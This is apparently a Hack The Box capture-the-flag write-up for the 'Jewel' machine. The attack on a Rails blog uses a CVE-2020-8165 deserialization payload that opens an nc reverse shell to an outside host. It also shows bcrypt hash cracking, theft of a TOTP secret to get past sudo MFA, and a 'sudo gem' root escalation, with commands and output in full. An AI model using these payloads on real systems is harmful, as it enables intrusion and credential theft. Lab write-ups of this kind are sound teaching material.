


# Jewel

10.129.55.79



## InfoGathering

### SCOPE

```
Hosts
=====
```

| address      | mac | name | os_name | os_flavor | os_sp | purpose | info | comments |
|--------------|-----|------|---------|-----------|-------|---------|------|----------|
| 10.129.55.79 |     |      | Linux   |           | 4.X   | server  |      |          |

### SERVICES

```
Services
=====
```

| host         | port | proto | name | state | info   |
|--------------|------|-------|------|-------|--|
| 10.129.55.79 | 22   | tcp   | ssh  | open  | OpenSSH 7.9p1 Debian 10+deb10u2 protocol 2.0 |
| 10.129.55.79 | 8000 | tcp   | http | open  | Apache httpd 2.4.38                          |
| 10.129.55.79 | 8080 | tcp   | http | open  | nginx 1.14.2 Phusion Passenger 6.0.6         |

### SSH

```
PORT    STATE SERVICE
22/tcp  open  ssh
|
| ssh-auth-methods:
|   Supported authentication methods:
|   _ publickey
|
| ssh-hostkey:
|   2048 fd:80:8b:0c:73:93:d6:30:dc:ec:83:55:7c:9f:5d:12 (RSA)
|   256  61:99:05:76:54:07:92:ef:ee:34:cf:b7:3e:8a:05:c6 (ECDSA)
|   _ 256  7c:6d:39:ca:e7:e8:9c:53:65:f7:e2:7e:c7:17:2d:c3 (ED25519)
|
| ssh-publickey-acceptance:
|   _ Accepted Public Keys: No public keys accepted
```

### HTTP 8000

HOME PAGE: <http://10.129.55.79:8000/gitweb/>

projects / git

[View all projects](#)

| Project | Description | Owner | Last Change  |
|---------|-------------|-------|--------------|
| git     |             |       | 2 months ago |

```

PORT      STATE SERVICE
8000/tcp  open  http-alt
|
|_ http-headers:
|   Date: Thu, 03 Dec 2020 22:29:45 GMT
|   Server: Apache/2.4.38 (Debian)
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html; charset=utf-8
|
|_ (Request type: HEAD)
|_ http-title: 10.129.55.79 Git
|_ Requested resource was http://10.129.55.79:8000/gitweb/


```

## HTTP 8080


HOME PAGE: <http://10.129.55.79:8080/>

LOGIN PAGE: <http://10.129.55.79:8080/login>


REGISTER: <http://10.129.55.79:8080/signup>


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## Welcome to BLOG!

## Latest Article

## Pangram

The quick, brown fox jumps over a lazy dog. DJs flock by when MTV ax quiz prog. Junk MTV quiz gra...

Created by: Jennifer, 3 months ago, last updated: 3 months ago


```
PORT      STATE SERVICE
8080/tcp  open  http-proxy
http-headers:
Content-Type: text/html; charset=utf-8
Connection: close
Status: 200 OK
Cache-Control: max-age=0, private, must-revalidate
Referrer-Policy: strict-origin-when-cross-origin
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 1; mode=block
X-Request-Id: d98815a7-aa03-4c26-9dc8-e2de93688494
X-Download-Options: noopen
ETag: W/"1182fab195ff569e30fca77e2addbeee"
X-Frame-Options: SAMEORIGIN
X-Runtime: 0.009206
X-Content-Type-Options: nosniff
Date: Thu, 03 Dec 2020 22:30:03 GMT
Set-Cookie: _session_id=33dd7f0c196f4f8ee9caf0cc80b3f816; path=/; expires=Thu, 03 Dec 2020 22:35:03 GMT; HttpOnly
X-Powered-By: Phusion Passenger 6.0.6
Server: nginx/1.14.2 + Phusion Passenger 6.0.6

_ (Request type: HEAD)
_http-title: BLOG!
```

## Gaining Access

I first created an account to sign into the Blog site

### SCREENSHOT EVIDENCE



Although I could not find any version info while viewing the site <http://jewel.htb:8000/-gitweb> I discovered I could read some files in the commit area at the Git site

**LINK:** <http://jewel.htb:8000/gitweb/?p=.git;a=blob;f=Gemfile;h=554d6bc9154a718cef6de96212304f99ed890b8d;hb=5d6f436256>

From here I was able to discover the versions of Ruby being used

## SCREENSHOT EVIDENCE OF RUBY VERSIONS

### [projects](#) / [.git](#) / [blob](#)

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#### Initial commit

#### [\[.git\]](#) / [Gemfile](#)

```
1 source 'https://rubygems.org'  
2 git_source(:github) { |repo| "https://github.com/#{repo}.git" }  
3  
4 ruby '2.5.5'  
5  
6 # Bundle edge Rails instead: gem 'rails', github: 'rails/rails'  
7 gem 'rails', '= 5.2.2.1'  
8 # Use postgresql as the database for Active Record
```

Searching for possible exploits I discovered CVE-2020-8165

**REFERENCE:** <https://nvd.nist.gov/vuln/detail/CVE-2020-8165>

**RESOURCE:** <https://groups.google.com/g/ruby-security-ann/c/OEWeyjD7NHY>

This vulnerability allows for untrusted Ruby objects to be injected into a web application which in turn allows for RCE

In the BLOG! application I went to my created accounts profile settings

**LINK:** <http://jewel.htb:8080/users/18/edit>

I turned Burpsuites Proxy Intercept On and then clicked the Edit button to capture the request

I modified the username field so it no longer says tobor and now contains a reverse shell payload

```
%04%08%3A%40ActiveSupport%3A%3ADeprecation%3A%3ADeprecatedInstanceVariableProxy%09%3A%0E%40instance%3A%08ERB-  
%08%3A%09%40srcI%22U%60rm+%2Ftmp%2F%3Bmkfifo%20%2Ftmp%2ff%3Bcat%20%2Ftmp%2ff%7c%2fb%2fsh+-  
i+2%3e%261%7cnc+10.10.14.84+1337+-  
%3e%2Ftmp%2ff%60%06%3A%06ET%3A%0E%40filenameI%22%061%06%3B%09T%3A%0C%40lineno%06%3A%0C%40method%3A%0Bresult%3-  
A%09%40varI%22%0C%40result%06%3B%09T%3A%10%40deprecatorIu%3A%1FActiveSupport%3A%3ADeprecation%00%06%3B%09T
```

## CONTENTS OF MODIFIED BURP REQUEST

```
POST /users/18 HTTP/1.1  
Host: jewel.htb:8080  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://jewel.htb:8080/users/18/edit
```

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 186
Origin: http://jewel.htb:8080
Connection: close
Cookie: _session_id=c3de9ec89c7b6db46a2c8d6086b1a660
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
```

```
utf8=%E2%9C%93&method=patch&authenticity_token=A1L8TVcqbWRkuJUwLrDRhM%2F1tTZkhPEB0UImxAUCzPGEZ0SpetsTy06eyzh-slvQfZfNqWGJnnr3vzUtlmG2xA%3D%3D&user%5Busername%5D=%04%08o%3A%40ActiveSupport%3A%3ADeprecation%3A%3ADeprecate-dInstanceVariableProxy%09%3A%0E%40instance%3A%08ERB%08%3A%09%40srcI%22U%60rm+%2Ftmp%2Ff%3Bmkfifo%20%2ftmp%2ff%3bc%20%2ftmp%2ff%7c%2fb%2fsh+-i+2%3e%261%7cnc+10.10.14.84+1337+-%3e%2Ftmp%2ff%60%06%3A%06ET%3A%0E%40filenameI%22%061%06%3B%09T%3A%0C%40linenoi%06%3A%0C%40method%3A%0Bresult%3-A%09%40varI%22%0C%40result%06%3B%09T%3A%10%40deprecatorIu%3A%1FActiveSupport%3A%3ADeprecation%00%06%3B%09T&commit=Update+User
```

I started a Metasploit listener

```
# Commands Executed on Attack Machine
msfconsole
use multi/handler
set LHOST 10.10.14.84
set LPORT 1337
set payload linux/x64/shell_reverse_tcp
set WORKSPACE Jewel
run
```

I then clicked the FORWARD button in Burpsuite to send the captured request  
This returned an error in the browser which is normal.

I then executed the exploit by loading the articles page in the browser

**LINK:** <http://jewel.htb:8080/articles>

## SCREENSHOT EVIDENCE OF SHELL

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.84:1337
[*] Command shell session 1 opened (10.10.14.84:1337 → 10.129.55.79:43816) at 2020-12-03 17:59:14 -0500

hostname
jewel.htb
$ id
uid=1000(bill) gid=1000(bill) groups=1000(bill)
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:1c:53 brd ff:ff:ff:ff:ff:ff
    inet 10.129.55.79/16 brd 10.129.255.255 scope global dynamic ens160
        valid_lft 373sec preferred_lft 373sec
    inet6 dead:beef::250:56ff:feb9:1c53/64 scope global dynamic mngtmpaddr
        valid_lft 85855sec preferred_lft 13855sec
    inet6 fe80::250:56ff:feb9:1c53/64 scope link
        valid_lft forever preferred_lft forever
$ |
```

I was then able to read the user flag

```
# Command Executed on Target Machine
cat ~/.user.txt
# RESULTS
bf4bf5b382d51edc2312cf5d46c945fa
```

## SCREENSHOT EVIDENCE OF USER FLAG

```
$ cat ~/user.txt  
bf4bf5b382d51edc2312cf5d46c945fa  
$
```

## USER FLAG :

**bf4bf5b382d51edc2312cf5d46c945fa**

## PrivEsc

In my enumeration I discovered a SQL database backup file in **/var/backups/dump\_2020-08-27.sql**

```
# Command Executed on Target Machine  
cat /var/backups/dump_2020-08-27.sql
```

## SCREENSHOT EVIDENCE OF HASH DISCLOSURE

```
, password_digest) FROM stdin;  
44:28.551735      2020-08-27 05:44:28.551735      $2a$12$sZac9R2VSQYj0cBTTUYy6.Zd.5I020nmkKnD3zA6MqMrzLKz0jeD0  
2020-08-27 09:18:11.636483      $2a$12$QqfetsTSBVxMXpnTR.JfUeJXcJRHv5D5HImL0EHI70zVomCrqLRxW
```

Inside the file I discovered two password hashes

```
jennifer:$2a$12$sZac9R2VSQYj0cBTTUYy6.Zd.5I020nmkKnD3zA6MqMrzLKz0jeD0  
bill:$2a$12$QqfetsTSBVxMXpnTR.JfUeJXcJRHv5D5HImL0EHI70zVomCrqLRxW
```

I then used John to crack the hashes

```
# Commands Executed on Attack Machine  
echo '$2a$12$sZac9R2VSQYj0cBTTUYy6.Zd.5I020nmkKnD3zA6MqMrzLKz0jeD0' > jennifer.hash  
echo '$2a$12$QqfetsTSBVxMXpnTR.JfUeJXcJRHv5D5HImL0EHI70zVomCrqLRxW' > bill.hash  
  
john bill.hash --wordlist=/usr/share/wordlists/rockyou.txt  
john --show bill.hash  
  
john jennifer.hash --wordlist=/usr/share/wordlists/rockyou.txt
```

## SCREENSHOT EVIDENCE OF CRACKED PASSWORDS

```
root@kali:~/HTB/Boxes/Jewel# john bill.hash --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])  
Cost 1 (iteration count) is 4096 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
spongebob (?)  
1g 0:00:02 DONE (2020-12-03 18:11) 0.5000g/s 54.00p/s 54.00c/s 54.00C/s shadow..beautiful  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed
```

## CREDENTIALS

| USERNAME | PASSWORD  |
|----------|-----------|
| jennifer | <NA>      |
| bill     | spongebob |

In Bills home directory is a file called .google\_authenticator


```
# Command Executed on Target
cat /home/bill/.google_authenticator
```

## SCREENSHOT EVIDENCE OF FILE CONTENTS

```
bill@jewel:~$ cat .google_authenticator
cat .google_authenticator
2UQI3R52WFCLE6JTLDCSJYMJH4
" WINDOW_SIZE 17
" TOTP_AUTH
```

I installed the Authentication Extension in Chromium and added that code to it which gave me access to the newly generated codes

## SCREENSHOT EVIDENCE OF CODE



When checking Bills sudo permissions I discovered it asked for an MFA code which I am now able to enter

```
# Commands Executed
sudo -l
Password: spongebob
Verification Code: 879028
```

## SCREENSHOT EVIDENCE OF SUCCESSFUL SUDO COMMAND



```

bill@jewel:~$ sudo -l
sudo -l
[sudo] password for bill: spongebob

Verification code: 879028

Matching Defaults entries for bill on jewel:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  insults

User bill may run the following commands on jewel:
  (ALL : ALL) /usr/bin/gem

```

I have permissions to use the “gem” command with root privileges.  
I checked GTFOBins and attempted the privilege escalation methods defined there

**RESOURCE:** <https://gtfobins.github.io/gtfobins/gem/#sudo>

```

# Command Executed on Target
sudo gem open -e "/bin/sh -c /bin/sh" rdoc

```

## SCREENSHOT EVIDENCE OF PRIVESC

```

bill@jewel:~$ sudo gem open -e "/bin/sh -c /bin/sh" rdoc
sudo gem open -e "/bin/sh -c /bin/sh" rdoc
# hostname
hostname
jewel.htb
# id
id
uid=0(root) gid=0(root) groups=0(root)
# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:1c:53 brd ff:ff:ff:ff:ff:ff
    inet 10.129.55.79/16 brd 10.129.255.255 scope global dynamic ens160
        valid_lft 582sec preferred_lft 582sec
    inet6 dead:beef::250:56ff:feb9:1c53/64 scope global dynamic mngtmpaddr
        valid_lft 86196sec preferred_lft 14196sec
    inet6 fe80::250:56ff:feb9:1c53/64 scope link
        valid_lft forever preferred_lft forever

```

I could then read the root flag

```

# Command Executed on Target
cat /root/root.txt
# RESULTS
72350cc2db9a6e381a7fe9cc16ffbc28

```

## SCREENSHOT EVIDENCE OF ROOT FLAG



```
# cat /root/root.txt
cat /root/root.txt
72350cc2db9a6e381a7fe9cc16ffbc28
#
```

**ROOT FLAG :**

**72350cc2db9a6e381a7fe9cc16ffbc28**